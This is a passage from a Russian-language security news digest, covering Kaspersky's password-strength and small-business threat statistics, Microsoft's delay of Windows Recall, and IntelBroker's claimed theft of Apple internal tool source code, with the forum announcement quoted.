
Как теперь сообщает Министерство юстиции США, после вынесения приговора и осуждения Ассанжу «запрещено возвращаться в Соединенные Штаты без разрешения».

45% ПАРОЛЕЙ ЛОМАЮТСЯ ЗА МИНУТУ

Эксперты «Лаборатории Касперского» проанализировали **193 МИЛЛИОНА** паролей, обнаруженных в публичном доступе в даркнете. Выяснилось, что почти половину из них (**45%**, или **87 МИЛЛИОНОВ**) хакеры смогут взломать менее чем за минуту.

Хуже того, оказалось, что большинство проанализированных паролей (**57%**) содержат словарное слово, что значительно снижает их устойчивость к взлому.

При использовании наиболее эффективного брутфорс-алгоритма только **23%** (**44 МИЛЛИОНА**) парольных комбинаций оказались достаточно стойкими: на их взлом у злоумышленников ушло бы больше года.



WINDOWS RECALL ОТЛОЖИЛИ

Компания Microsoft отложила запуск ИИ-функции Windows Recall, чтобы более тщательно протестировать ее перед выходом в виде публичной предварительной версии на компьютерах Copilot+.

Напомним, что Recall представили в мае 2024 года. Функция призвана помочь «вспомнить» любую информацию, которую пользователь просматривал в прошлом, сделав ее доступной с помощью простого поиска. Так, Recall, которую планировали включить по умолчанию на всех новых ПК Copilot+, делает снимок активного окна на экране каждые несколько секунд, записывая все, что происходит в Windows, будь то просмотр сайтов в браузере, общение в мессенджере или работа с другими приложениями.

Полученные снимки обрабатываются нейронным процессором (Neural Processing Unit, NPU) устройства и ИИ-моделью для извлечения данных со скриншотов. Затем информация сохраняется в SQLite, и пользователи Windows могут искать по истории с помощью запросов на родном языке.

Исходно релиз Recall в формате public preview был запланирован на 18 июня 2024 года, одновременно со стартом продаж первых ПК Copilot+, но теперь компания заявила, что откладывает запуск. Ожидается, что «в ближайшие недели» функция станет доступна только ограниченному числу людей, в рамках программы Windows Insider.

> *«После получения отзывов о Recall от нашего сообщества Windows Insider мы, как обычно, планируем сделать Recall (preview) доступной для всех ПК Copilot+», — сообщили в компании.*

Согласно обновленному сообщению в блоге Microsoft, запуск Recall отложили, чтобы привести функцию в соответствие с «высокими стандартами» компании в области качества и безопасности.

> *«Это решение основано на нашем стремлении обеспечить надежный и безопасный опыт для всех клиентов и получить дополнительные отзывы, прежде чем сделать эту функцию доступной для всех пользователей ПК Copilot+», — добавили в Microsoft.*

Мы уже рассказывали о том, что Recall подверглась жесткой критике как со стороны ИБ-экспертов, так и со стороны защитников конфиденциальности. Специалисты сравнивали функцию с кейлоггером, добавленным в Windows, и уже демонстрировали, как использовать ее для кражи данных.

В ответ на эту критику Microsoft сообщила, что обеспечит дополнительную безопасность Recall, сделав функцию опциональной и зашифровав БД, чтобы та была недоступна, пока пользователь не пройдет аутентификацию с помощью Windows Hello.


Пока неясно, какие дополнительные защитные меры Microsoft намеревается встроить в Recall и когда функция будет доступна обычным пользователям.

БЕЗОПАСНОСТЬ МАЛОГО И СРЕДНЕГО БИЗНЕСА

Специалисты «Лаборатории Касперского» изучили киберзащиту микро-, малых и средних предприятий.


В секторе малого и среднего бизнеса с 1 января по 30 апреля 2024 года выявлено **138 046** заражений. По сравнению со **131 219** случаями за тот же период 2023 года рост составил более **5%**.

Самой распространенной угрозой остаются **АТАКИ ТРОЯНОВ**, особенно замаскированных под легитимные приложения.



Основные типы угроз, затрагивающих сектор малого и среднего бизнеса

Чаще всего малварь атакующих имитировала следующие приложения: **MICROSOFT EXCEL**, **MICROSOFT WORD**, **MICROSOFT POWERPOINT** и **SALESFORCE** (в мире), **MICROSOFT OUTLOOK**, **MICROSOFT POWERPOINT** и **SALESFORCE** (в России).




Процент уникальных файлов с именами, имитирующими девять самых популярных легитимных приложений

Также серьезной проблемой для малого и среднего бизнеса остается **ФИШИНГ**, который чаще всего распространяется через **ЭЛЕКТРОННЫЕ ПИСЬМА** и **СОЦИАЛЬНЫЕ СЕТИ**.

УТЕКЛИ ИСХОДНИКИ APPLE

Хакер под ником IntelBroker заявил на BreachForums, что похитил у компании Apple исходный код нескольких внутренних инструментов.

Согласно опубликованному злоумышленником сообщению, «в июне 2024 года у Apple.com произошла утечка данных» (к которой хакер, вероятно, причастен), что и привело к раскрытию информации. IntelBroker утверждает, что в результате он заполучил исходный код для следующих внутренних инструментов компании: AppleConnect-SSO, Apple-HWE-Confluence-Advanced и AppleMacroPlugin.



Apple Internal Tools Data Breach, Leaked - Download!
by IntelBroker - Tuesday June 18, 2024 at 09:28 PM

Hello BreachForums Community.
Today, I'm releasing the internal source code to 3 of Apple's commonly used tools for their internal site, thanks for reading and enjoy!

Breached by @[Mod] IntelBroker
In June 2024, Apple.com suffered a data breach and lead to the exposure of some of their internal tools.
Exposed Project tools:
AppleConnect-SSO
Apple-HWE-Confluence-Advanced
AppleMacroPlugin

Sample!
Tree Download

Об инструментах Apple-HWE-Confluence-Advanced и AppleMacroPlugin известно мало. Зато AppleConnect-SSO — это система аутентификации, которая позволяет сотрудникам получать доступ к определенным приложениям в сети Apple. Эта система интегрирована с базой данных Directory Services, что обеспечивает безопасный доступ к внутренним ресурсам.

Так, iOS-приложения, предназначенные только для сотрудников, используют AppleConnect-SSO для быстрой и безопасной аутентификации. AppleConnect служит для сотрудников эквивалентом Apple ID и используется для доступа ко всем внутренним системам, за исключением электронной почты. Инструмент интегрирован во множество внутренних сервисов, используемых сотрудниками Apple Store, включая Concierge, EasyPay и MobileGenius, а также сайты AppleWeb и PeopleWeb.

Таким образом, предполагаемая утечка явно локализована внутри компании и вряд ли затрагивает данные клиентов Apple.

В своем сообщении IntelBroker не раскрывает никакой дополнительной информации. Судя по всему, он намерен продать предположительно украденные у компании данные.

Напомним, что в последнее время IntelBroker регулярно сливает данные, похищенные у целого ряда правительственных учреждений США, включая Госдеп, Министерство обороны и армии США, а также Иммиграционную и таможенную полицию (ICE) и Службу гражданства и иммиграции США (USCIS).

Кроме того, ранее IntelBroker связывали с другими громкими инцидентами, включая утечку данных, затронувшую членов и сотрудников палаты представителей США (нижняя палата конгресса США), взлом Hewlett Packard Enterprise (HPE), утечку данных General Electric, утечку данных разведывательного альянса Five Eye и так далее.

В прошлом месяце именно IntelBroker заявил о взломе портала Europol Platform for Experts (EPE), утверждая, что похитил у Европола документы под грифом «Только для служебного пользования», а также документы, содержащие секретные данные. Вскоре после этого хакерский форум BreachForums, на котором данные были выставлены на продажу, уже во второй раз попытались закрыть правоохранители, однако вскоре сайт возобновил работу.

30 ИНЖЕНЕРОВ TELEGRAM

